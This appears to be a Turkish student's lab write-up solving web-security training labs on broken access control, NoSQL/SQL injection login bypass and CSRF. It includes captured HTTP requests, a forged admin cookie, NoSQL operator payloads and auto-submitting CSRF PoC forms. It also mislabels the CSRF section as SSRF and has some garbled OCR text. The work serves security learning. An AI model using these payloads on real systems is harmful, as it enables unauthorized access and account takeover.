

İçindekiler

Broken Access Control.....	2
1. Lab: Unprotected admin functionality.....	2
2- Lab: Unprotected admin functionality with unpredictable URL	3
3- Lab: User role controlled by request parameter.....	3
Injection	6
1. Lab: Detecting NoSQL injection	6
2. Lab: Exploiting NoSQL operator injection to bypass authentication	7
3. Lab: SQL injection vulnerability allowing login bypass.....	8
Server-Side Request Forgery.....	9
1. Lab: CSRF vulnerability with no defenses	9
2. Lab: CSRF where token validation depends on request method	11
3. Lab : CSRF where token validation depends on token being present	13



Öğrenci: Naci Balcı

Broken Access Control

1. Lab: Unprotected admin functionality

- Öncelikle dirsearch ile siteyi tarıyoruz.

```
dirsearch v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 1

Output File: /home/kali/reports/https_0a81009d04d1622780bec74700a900d4.web-security-academy.net/_24-08-28_11-03-09.txt

Target: https://0a81009d04d1622780bec74700a900d4.web-security-academy.net/

[11:03:09] Starting:
[11:03:14] 200 - 65B - /robots.txt

Task Completed
```

- /robots.txt olduğunu fark ediyoruz ve robot.txt gidiyoruz.

User-agent: *

Disallow: /administrator-panel

- Burada yetkisiz bir kullanıcının robot.txt görmeye izni olduğunu ve /administrator-panel sayfasına yetkisiz erişim olduğunu tespit ediyoruz ve Carlos kullanıcılarını silmeyi denediğimizde giriş yapmayan her hangi bir user'ın admin yetkilerinde kullanıcıları silebildiğini tespit ettik.

User deleted successfully!

Users

wiener - Delete

2- Lab: Unprotected admin functionality with unpredictable URL

- Sitenin kaynak koduna baktığımız zaman dikkat çeken bir js kodu görüyoruz.*

```
42 var isAdmin = false;
43 if (isAdmin) {
44     var topLinksTag = document.getElementsByClassName("top-links")[0];
45     var adminPanelTag = document.createElement('a');
46     adminPanelTag.setAttribute('href', '/admin-s4h4p0');
47     adminPanelTag.innerText = 'Admin panel';
48     topLinksTag.append(adminPanelTag);
49     var pTag = document.createElement('p');
50     pTag.innerText = '|';
51     topLinksTag.appendChild(pTag);
52 }
53 </script>
```

- İs Admin true olduğu takdirde admin panel görünüyor ve yönlendirme linki /admin-s4h4p0 olarak görüyoruz bunu url'ye yazıp gittiğimizde yetkisiz olarak erişim sağladığımızı görüyoruz. Kullanıcıyı silebiliyoruz.*

User deleted successfully!

Users

wiener - Delete

3- Lab: User role controlled by request parameter

- Öncelikle burp suite ile isteği yakalıyoruz. Request i kontrol ederken cookie kısmında Admin:false; döndüğünü görüyoruz.*



Öğrenci: Naci Balcı

```
Host: 0a4d002d04b2b4d68095c10300d00000.web-security-academy.net
Connection: Upgrade
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3
Upgrade: websocket
Origin: https://0a4d002d04b2b4d68095c10300d00000.web-security-academy.r
Sec-WebSocket-Version: 13
Accept-Encoding: gzip, deflate, br
Accept-Language: tr-TR
Cookie: Admin=false; session=Ik4NzSL5AqC6bXs2hjkXTF1LRgnpRqfk
Sec-WebSocket-Key: emkrxlLW8CF62PioL8oK6A==
```

- *Dizin taramasında /admin bölümünün olduğunu görüyoruz. Lakin gittiğimizde yetkimizin olmadığını görüyoruz.*

Admin interface only available if logged in as an administrator

- *Burp Suitele Admin:True Olarak değiştirip requesti yolluyoruz.*

```
GET /admin HTTP/2
Host: 0a4d002d04b2b4d68095c10300d00000.web-security-academy.net
Cookie: Admin=true; session=Ik4NzSL5AqC6bXs2hjkXTF1LRgnpRqfk
Sec-Ch-Ua: "Chromium";v="127", "Not) A;Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,i
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

- *Kullanıcıları silebildiğimiz pencereyi görebiliyoruz. Kullanıcıyı sil dediğimizde requestten true yaparak işlemi devam ettiriyoruz.*



Öğrenci: Naci Balcı

```
GET /admin/delete?username=carlos HTTP/2
Host: 0a4d002d04b2b4d68095c10300d00000.web-security-academy.net
Cookie: Admin=true; session=Ik4NzSL5AqC6bXs2hjkXTF1LRgnpRqfk
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="127", "Not) A;Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/53
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a4d002d04b2b4d68095c10300d00000.web-security-acade
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

[Home](#) | [Admin panel](#) | [My account](#)

Users

wiener - [Delete](#)
carlos - [Delete](#)

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - [Delete](#)

- Yetkisiz kullanıcı olarak başarıyla başka bir kullanıcıyı silebildik.

Injection

1. Lab: Detecting NoSQL injection


- Öncelikle ana sayfadan içerikleri filtrelediğimiz zaman yukarı linkte '*filter?category=*' kısmını görüyoruz.
- 'attığımızda mongodb database hatası ile karşılaşyoruz bu demek oluyor ki yukarı yazdığımız her bir şey database dönüp yorumlanıyor. Buda zafiyet bulunduğunu temsil ediyor.

Internal Server Error

Command failed with error 139 (JSInterpreterFailure): 'SyntaxError: unterminated string literal : functionExpressionParser@src/mongo/scripting/mozjs/mongohelpers.js:46:25' on server 127.0.0.1:27017. The full response is {"ok": 0.0, "errmsg": "SyntaxError: unterminated string literal :functionExpressionParser@src/mongo/scripting/mozjs/mongohelpers.js:46:25\n", "code": 139, "codeName": "JSInterpreterFailure"}

- Daha sonra linke *Gifts'||1||'* enjekte ettiğimizde *1=1* ise tüm katagorileri getirmesini sağlıyoruz sorgu çalışıyor.

Gifts'||1||'



2. Lab: Exploiting NoSQL operator injection to bypass authentication

- Girilen Kullanıcı Adı Şifre filtrelenmeden direk mongodb yolladığı için zafiyetimiz ortaya çıkıyor kullanıcı adı şifre yazarak requestimize bakalım.*

```
POST /login HTTP/2
Host: 0a96003d03dcec9d81bb1bc2006b00f6.web-security-academy.net
Cookie: session=hiTmi95TAatFkjS4dnCKhfvKbQVglCmX
Content-Length: 40
Sec-Ch-Ua: "Chromium";v="127", "Not) A;Brand";v="99"
Content-Type: application/json
Accept-Language: tr-TR
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit:
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin: https://0a96003d03dcec9d81bb1bc2006b00f6.web-security-ac
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a96003d03dcec9d81bb1bc2006b00f6.web-security-a
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{
  "username": "wiener",
  "password": "peter"
}
```

- \$ne ve \$regex operatörlerini kullanarak şifre kısmını boş bırakıyoruz \$ne operatoru boş ise true değeri dönecektir ve giriş izni verecektir \$regex operatörü ise kullanıcı adının belli bir kısmını yazdığımızda devamını tamamlayacak ve login sağlayacağız.*



Öğrenci: Naci Balcı

```
Content-Length: 53
Sec-Ch-Ua: "Chromium";v="127", "Not) A;Brand";v="99"
Content-Type: application/json
Accept-Language: tr-TR
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin:
https://0a96003d03dcec9d81bb1bc2006b00f6.web-securit
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a96003d03dcec9d81bb1bc2006b00f6.web-securit
in
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{
  "username":{
    "$regex":"admin"
  },
  "password":{
    "$ne":""
  }
}
```

Congratulations, you solved the lab!

My Account

Your username is: adminb1gnhj4s

Your email is: adminb1gnhj4s@normal-user.net

Email

Update email

3. Lab: SQL injection vulnerability allowing login bypass

- Öncelikle login kısmına geliyoruz kullanıcı adı şifre kısmına aşağıdaki gibi payloadı yazıyoruz payload sorguya gidip 1=1 ise true döndürerek kullanıcı adı şifreyi doğru kabul ederek giriş yapmasını sağlıyor.



Öğrenci: Naci Balcı

Login

Username

Password

Log in

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email

Update email

Server-Side Request Forgery

1. Lab: CSRF vulnerability with no defenses

- Giriş yaptıktan sonra, karşımıza aşağıdaki ekran görüntüsünde olduğu gibi bir e-posta değiştirme fonksiyonu çıkıyor.*

My Account


Your username is: wiener

Your email is: wiener@normal-user.net

Email

Update email

- Burada, örnek bir e-posta güncelleme işlemi gerçekleştirip, gönderilen isteği inceliyoruz.



The screenshot shows Burp Suite Professional v2024.3.14. The 'Proxy' tab is active, showing an intercepted request to `https://0a6c00c703d79d6a85cb6980003000a9.web-security-academy.net:443`. The request is a POST to `/my-account/change-email` with the following headers:

```

1 POST /my-account/change-email HTTP/2
2 Host: 0a6c00c703d79d6a85cb6980003000a9.web-security-academy.net
3 Cookie: session=90thr4xxfqdXheEcHT26t90YS6KQn8Mm
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 25
10 Origin: https://0a6c00c703d79d6a85cb6980003000a9.web-security-academy.net
11 Referer: https://0a6c00c703d79d6a85cb6980003000a9.web-security-academy.net/my-account?id=wiener
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 email=asd%40asdaa%3%A7sd

```

The 'CSRF PoC generator' window is open, showing the request details and a 'Regenerate' button.



Öğrenci: Naci Balcı

- Daha sonra, aşağıdaki ekran görüntüsünde olduğu gibi sağ tıklayıp "engagement tool" seçeneğinin üzerine geliyoruz. Buradan "Generate CSRF PoC" seçeneğini seçiyoruz. Bu adımlarla, otomatik olarak bir CSRF saldırısında kullanılabilecek HTML script'i oluşturuluyor. Tıkladığında ise değişim gerçekleşiyor.

My Account

Your username is: wiener

Your email is: asd@asdaaiz%Åssd

Email

Update email

2. Lab: CSRF where token validation depends on request method

- Önce sisteme giriş yaptık ve yine e-posta değiştirme fonksiyonunu kullandık. Sunucuya gönderilen istek, aşağıdaki ekran görüntüsünde verilmiştir.

```
POST /my-account/change-email HTTP/2
Host: 0a670044030034db82651ab800b10029.web-security-academy.net
Cookie: session=FqoLLHf7w97hoQNclWbBViVuCTT8Thho
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: https://0a670044030034db82651ab800b10029.web-security-academy.net
Referer: https://0a670044030034db82651ab800b10029.web-security-academy.net
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

email=asdads%40ss.s&csrf=9egj gatBr00GBAbVGgYbNMW1yC8l67PP
```

- İsteği incelediğimizde, giden isteğe bir CSRF token bilgisi eklendiğini görüyoruz. Bu da demektir ki, bu token olmadan istenilen değişiklik yapılamaz. Bu nedenle, bu token'i de giden istekte bulundurmalıyız. Üstteki lab'da olduğu gibi, bir HTML script oluşturuyoruz. Oluşturduğumuz script, aşağıdaki ekran görüntüsünde verilmiştir ve bunu "store" ve "deliver exploit to victim" seçenekleriyle gönderiyoruz. Ancak, post isteğini get isteğine çeviriyoruz.

CSRF HTML:

```
1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <body>
4   <form action="https://0a670044030034db82651ab800b10029.web-security-academy.net/my-account/change-email" method="GET">
5     <input type="hidden" name="email" value="asdads&#64;ss&#46;s" />
6     <input type="hidden" name="csrf" value="9egj gatBr00GBAbVGgYbNMW1yC8L67PP" />
7     <input type="submit" value="Submit request" />
8   </form>
9   <script>
10    history.pushState('', '', '/');
11    document.forms[0].submit();
12  </script>
13 </body>
14 </html>
15
```

My Account

Your username is: wiener

Your email is: asdads@ss.s

Email

Update email

- İşlem sonucunda kurbanın tıklaması sonucunda email değişiyor.

3. Lab : CSRF where token validation depends on token being present

- Üstteki lab'lara benzer adımları izleyerek, önce bir e-posta değiştirme işlemi yapıyor ve ardından gönderilen isteği inceliyoruz.

```

Pretty    Raw    Hex
1 POST /my-account/change-email HTTP/2
2 Host: 0a35004e04d119d883f006d0006e006b.web-security-academy.net
3 Cookie: session=0Ysr0c9ZjdQvvbkiFJyXZ0ctcdt1W0QK
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/1
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 60
10 Origin: https://0a35004e04d119d883f006d0006e006b.web-security-academy.net
11 Referer: https://0a35004e04d119d883f006d0006e006b.web-security-academy.net/my-
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 email=asdasd%40asdas.s&csrf=1xm2hKz84rrMt9UEe8CKY0ZsLrMYSCQm

```

- Bir HTML script oluşturup, aşağıdaki gibi bunu göndermeyi deniyoruz; ancak işlem başarılı olmuyor. Bu, istekte bir CSRF token değeri bulunduğu ve bizim elimizdeki token değeriyle işlemin gerçekleştirilemediği anlamına geliyor.
- Daha sonra, CSRF token değerini tamamen silerek yeniden deniyoruz. Burada aslında arka planda CSRF token değerini kontrol eden bir sistemin olup olmadığını test ediyoruz. Bu

sistem, token'in doğru olup olmadığını kontrol ediyor. Bizim elimizdeki token yanlış, ancak token'i tamamen silip gönderdiğimizde, sistemin token'in eksikliğini doğru şekilde kontrol etmediğini fark ediyoruz. Sonuç olarak, aşağıdaki ekran görüntüsünde görülen script'i gönderdiğimizde, lab'ın çözümünü sağlamış oluyoruz.

CSRF HTML:

```
1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <body>
4   <form action="https://0a35004e04d119d883f006d0006e006b.web-security-academy.n
5     <input type="hidden" name="email" value="asdasd&#64;asdas&#46;s" />
6     <input type="submit" value="Submit request" />
7   </form>
8   <script>
9     history.pushState('', '', '/');
10    document.forms[0].submit();
11  </script>
12 </body>
13 </html>
14
```



Search



0 highlights

Regenerate

Test in browser

Copy HTML

Close